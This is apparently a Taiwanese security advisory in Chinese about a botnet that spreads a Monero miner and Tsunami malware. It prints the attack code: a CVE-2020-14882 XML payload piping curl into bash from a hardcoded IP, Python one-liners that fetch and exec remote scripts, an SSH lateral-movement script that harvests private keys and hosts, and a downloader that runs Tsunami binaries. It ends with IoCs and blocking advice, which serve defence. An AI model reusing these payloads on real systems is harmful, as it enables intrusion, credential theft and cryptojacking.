針對具有 Monero Miner 及 Tsunami 功能的新型殭屍網絡分析

總頁數，：16 頁（含封面及附件）

文件編號：X-098

機密等級：□機密□密■一般

中華民國 109 年 12 月 07 日

目　　錄

圖 目 錄

壹、 相關訊息

tolisec 發表了一篇文章，內容為其研究發現具有 Monero Miner 及 Tsunami 功能的新型殭屍網絡分析，該殭屍網絡至今仍處於活動狀態。

根據研究發現殭屍網絡帶有兩個 Payload(Monero XMR Miner 與 Tsunami)進行攻擊，並以雲端伺服器為主要攻擊目標。

貳、 訊息深入探討



圖1　*tolisec 原文連結*

一、 攻擊摘要

根據研究人員分析，此殭屍網路的攻擊摘要如下：

- Payload：Monero Miner、Tsunami。
- 可能的感染源：Docker API、Weblogic、SSH bruteforce、Redis。
- 橫向移動：使用 SSH 進行橫向移動。

二、 第 1 階段 - CVE-2020-14882

poc.xml SHA256：
af1f3e57544583561dbd02201407782aef7dce47489e703ad6ac9f231363b439

此階段執行兩個 Payload、Shell script、xms、Python script。

Shell Script 及 xms 會透過 curl 執行 piped 傳送至 bash 並利用 wget 對 Shell Script 及 xms 進行提取、執行和刪除，並使用 base64 commands 獲取並執行 python Script 以迴避檢測和防止分析。

```
&lt;beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org
  &lt;bean id="pb" class="java.lang.ProcessBuilder" init-method="start"&gt;
    &lt;constructor-arg&gt;
      &lt;list&gt;
        &lt;value&gt;/bin/bash&lt;/value&gt;
        &lt;value&gt;-c&lt;/value&gt;
        &lt;value&gt;&lt;![CDATA[curl -s hxxp://205.185.116.78/xms | bash -sh; wget -
      &lt;/list&gt;
    &lt;/constructor-arg&gt;
  &lt;/bean&gt;
&lt;/beans&gt;
```

圖2　*poc.xml 程式碼*

此樣本回傳的 base64 Commands 經解析為以下內容：

- python -c 'import urllib;exec(urllib.urlopen("hxxp://205.185.116.78/d.py").read())'

三、 第 2 階段 A - xms shell script

xms shell script SHA256：
72acbfdeadfa31d7ccda7fdcc93944b1948e263239af8850e5b44c518da0a4c5

此階段會執行以下動作：

1. Configures shell path。
2. 如果 SELinux 處於 enforcing mode，則將其切換到 permissive mode。
3. 限制 user processes 為 50000。

4. 將 RedHat huge pages 設置為虛擬 CPU 核數的三倍。
5. Clears LD Preload。
6. 刪除 3333、4444、5555、7777、14444、5790、45700、2222、9999、20580、13531 Port 的 Processes，並終止與 IP 23.94.24.12:8080 和 134.122.17.13:8080 連接的 Processes。
7. 產生隨機數，並根據該隨機數將 threads 設為 300 或 800
8. Uninstalls DER 。
    - 檢查是否安裝了 AliBaba Aliyun 或 qcloud，如果是則將其解除安裝。
9. 取得主機的 WAN IP /16。
10. 檢查程式是否可連至 pool.supportxmr.com。
11. 檢查 bash.givemexyz.in 是否可訪問，是否執行以下操作：
    - python -c 'import urllib;exec(urllib.urlopen("hxxp://bash.givemexyz.in/dd.py").read())'
12. 如果無法訪問 bash.givemexyz.in，將執行以下操作：
    - python -c 'import urllib;exec(urllib.urlopen("hxxp://205.185.116.78/d.py").read())'

SSH 橫向移動：xms shell script 會執行以下步驟來嘗試橫向感染伺服器。

- 使用 icanhazip.com 解析受害主機 IP 並列舉 users、hosts、keys、ports，並運行 4 個 nested loops 以嘗試所有組合。
- 解析 id_rsa*; .ssh/config; .bash_history; 和主目錄和根目錄中的.pem 文件。並列出了正在執行的 processes，以獲取有關活動 SSH 連線的資訊。

```
localgo() {
    echo "localgo start"
    myhostip=$(curl -sL icanhazip.com)
    KEYS=$(find ~/ /root /home -maxdepth 3 -name 'id_rsa*' | grep -vw pub)
    KEYS2=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep IdentityFil
    KEYS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(
    KEYS4=$(find ~/ /root /home -maxdepth 3 -name '*.pem' | uniq)
    HOSTS=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep HostName |
    HOSTS2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "
    HOSTS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "
    HOSTS4=$(cat /etc/hosts | grep -vw "0.0.0.0" | grep -vw "127.0.1.1" | grep -vw "12
    HOSTS5=$(cat ~/*/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts
    HOSTS6=$(ps auxw | grep -oP "(&#91;0-9]{1,3}\.){3}&#91;0-9]{1,3}" | grep ":22" | u
    USERZ=$(
        echo "root"
        find ~/ /root /home -maxdepth 2 -name '\.ssh' | uniq | xargs find | awk '/id_r
    )
    USERZ2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -vw
    sshports=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -v
    userlist=$(echo "$USERZ $USERZ2" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut
    hostlist=$(echo "$HOSTS $HOSTS2 $HOSTS3 $HOSTS4 $HOSTS5 $HOSTS6" | grep -vw 127.0.
    keylist=$(echo "$KEYS $KEYS2 $KEYS3 $KEYS4" | tr ' ' '\n' | nl | sort -u -k2 | sor
    i=0
    for user in $userlist; do
        for host in $hostlist; do
            for key in $keylist; do
                for sshp in $sshports; do
                    ((i++))
                    if &#91; "${i}" -eq "20" ]; then
                        sleep 5
                        ps wx | grep "ssh -o" | awk '{print $1}' | xargs kill -9 &amp;
                        i=0
                    fi

                    #Wait 5 seconds after every 20 attempts and clean up hanging proce

                    chmod +r $key
                    chmod 400 $key
                    echo "$user@$host"
                    ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=3
                    ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=3
                done
            done
        done
    done
    # scangogo
    echo "local done"
```

圖3　*xms shell script*

持久性：持久性機制與此殭屍網絡的先前版本相同。

- Xms scripts 透過 cronjobs 實現持久性，該 cronjobs 每 1、2、3、30 分鐘和每小時都會下載並執行 xms shellscripts 和 python scripts。
- /etc/cron.d/root
- /etc/cron.d/apache
- /var/spool/cron/root
- /var/spool/cron/crontabs/root
- /etc/cron.hourly/oanacroner1
- 覆蓋/etc/init.d/down 以確保系統啟動時的持久性。

四、 第 2 階段 B - Python scripts

共有 4 個 python scripts，分為 2 組。第一組會下載並執行 Miner 和 shell scripts。第二組會下載並執行 Tsunami。

d.py- >

1.從 hardcoded IP 205.185.116.78 下載 go shell scripts 和 Miner，並透過 go scripts 執行 Miner 及下載並執行 b.py。

2.執行以 shell script：

A.執行：

```
Python -c 'import urllib;exec(urllib.urlopen("hxxp://bash.givemexyz.in/dd.py").read())'
```

或如果 givemexyz webserver 是不可用的則：

python -c 'import urllib;exec(urllib.urlopen("hxxp://205.185.116.78/b.py").read())'

B.使用 cron 維持持久性

dd.py python scripts 的行為與 d.py 相同，但它會從 bash.givemexyz.in 獲取 Miner 文件。

b.py 和 bb.py- >皆能獲取並執行 Tsunami x32 和 x64 文件

```
if platform.architecture()[0] == "64bit":
    urlx64 = "http://bash.givemexyz.in/x64b"
    try:
        f = urllib.urlopen(urlx64)
        if f.code == 200:
            data = f.read()
            with open ("/tmp/x64b", "wb") as code:
                code.write(data)
        os.chmod("/tmp/x64b", 0o777)
        os.system("/tmp/x64b")
    except:
        pass
else:
    urlx32 = "http://bash.givemexyz.in/x32b"
    try:
        y = urllib.urlopen(urlx32)
        if y.code == 200:
            data = y.read()
            with open ("/tmp/x32b", "wb") as code:
                code.write(data)
        os.chmod("/tmp/x32b", 0o777)
        os.system("/tmp/x32b")
    except:
        pass
```

圖4　*bb.py script*

五、 第 3 階段 A - Monero XMR Miner ELF

此階段會下載名為 go 的 shell scripts 並執行 Miner binaries 功能。

x86_64 SHA256:
fdc7920b09290b8dedc84c82883b7a1105c2fbad75e42aea4dc165de8e1796e3
i686 SHA256:
35e45d556443c8bf4498d8968ab2a79e751fc2d359bf9f6b4dfd86d417f17cfb
go
SHA256:6f7393474c6f3c452513231d1e3fa07ed9dcc8d53a1bb2d680c78e9aa03f8f9d

```
#!/bin/bash
cd /tmp
if &#91; $(ping -c 1 pool.supportxmr.com 2>/dev/null|grep "bytes of data" | wc -l ) -g
        dns=""
else
        dns="-d"
fi
rm -rf /tmp/.lock 2>/dev/null
EXEC="dbusex"
DIR=`pwd`
if &#91; "$#" == "0" ]; then
    ARGS=""
else
    for var in "$@"
    do
        if &#91; "$var" != "-f" ];  then
            ARGS="$ARGS $var"
        fi
        if &#91; ! -z "$FAKEPROC" ];    then
            FAKEPROC=$((FAKEPROC+1))
        fi
        if &#91; "$var" == "-h" ];  then
            FAKEPROC="1"
        fi
        if &#91;&#91; "$FAKEPROC" == "2" ]];    then
            EXEC="$var"
        fi
        if &#91; ! -z "$dns" ]; then
            ARGS="$ARGS $dns"
        fi
    done
fi
mkdir -- ".$EXEC"
cp -f -- `uname -m` ".$EXEC"/"$EXEC"
./".$EXEC"/"$EXEC" $ARGS -pwn
./".$EXEC"/"$EXEC" $ARGS -c
rm -rf ".$EXEC"
echo "#!/bin/bash
cd -- $DIR
mkdir -- .$EXEC
cp -f -- `uname -m` .$EXEC/$EXEC
./.$EXEC/$EXEC $ARGS -c
rm -rf .$EXEC" > "$EXEC"
chmod +x -- "$EXEC"
./"$EXEC" >/dev/null 2>&amp;1
rm -rf /tmp/go
```

圖5 *go 程式碼*

Miner ELF 會自動連接到以下挖礦用代理伺服器：

66.70.218.40 : 8080

209.141.35.17:8080

六、 第 3 階段 B- Tsunami

Tsunami 的樣子有針對 x86 和 x86_64 進行編譯，其餘的部分與 Miner 樣本類似，並且都有裝 UPX。

x32b SHA256：
9b8280f5ce25f1db676db6e79c60c07e61996b2b68efa6d53e017f34cbf9a872
x64b SHA256：
855557e415b485cedb9dc2c6f96d524143108a2f8442

Tsunami 會自動連接到以下 C2 伺服器：

104.244.75.25:443

參、 防護及修補建議

分類	簡單介紹及針對此 IOC 可以執行的防護操作
IP Address	建議將對應的 IP 透過防火牆、IPS 規則或是黑名單來進行阻擋或是限制存取。
MD5	此為惡意程式、病毒、惡意文件等檔案以不同的演算法經過內容換算得出來的 HASH，用以辨識不同的樣本，建議透過防毒軟體的 CUSTOM HASH BANNING 進行手動增加已使對應樣本能被貴客戶所使用之防護設備偵測並阻擋。

肆、 Indicatorsofcompromise(IoCs)

- IP Address
  - 205.185.116.78
  - 198.98.57.217
  - 194.156.99.30
  - 66.70.218.40
  - 209.141.35.17
  - 104.244.75.25

- Domain
  - bash.givemexyz.in
  - pool.supportxmr.com
  - xmr.givemexyz.in

- SHA256
  - af1f3e57544583561dbd02201407782aef7dce47489e703ad6ac9f231363b439
  - 22e3611cb2b156c3dc2d192b65707aac7787955d7dc120dfbc09aef8e12251b5
  - b07bf6e14050c1c56c9b80155417370b4704eb0655cfc18bb4259956162c3814
  - 508ec039ca9885f1afc6f15bb70adfa9ed32f9c2d0bff511052edb39898951c7
  - 8dbd281c98c8e176621566e3a77eb8a3b7ae4f254773d56f7033f903dd09a043

- 030f41373567846ee18716605dea3ef94d1861b9c32b664d25026d41c3557c00
- fdc7920b09290b8dedc84c82883b7a1105c2fbad75e42aea4dc165de8e1796e3
- 35e45d556443c8bf4498d8968ab2a79e751fc2d359bf9f6b4dfd86d417f17cfb
- 6f7393474c6f3c452513231d1e3fa07ed9dcc8d53a1bb2d680c78e9aa03f8f9d
- 9b8280f5ce25f1db676db6e79c60c07e61996b2b68efa6d53e017f34cbf9a872
- 855557e415b485cedb9dc2c6f96d524143108aff2f84497528a8fcddf2dc86a2

- File Name
  - poc.xml
  - xms (shell script)
  - b.py
  - bb.py
  - d.py
  - dd.py

伍、 參考資料

- https://tolisec.com/multi-vector-minertsunami-botnet-with-ssh-lateral-movement/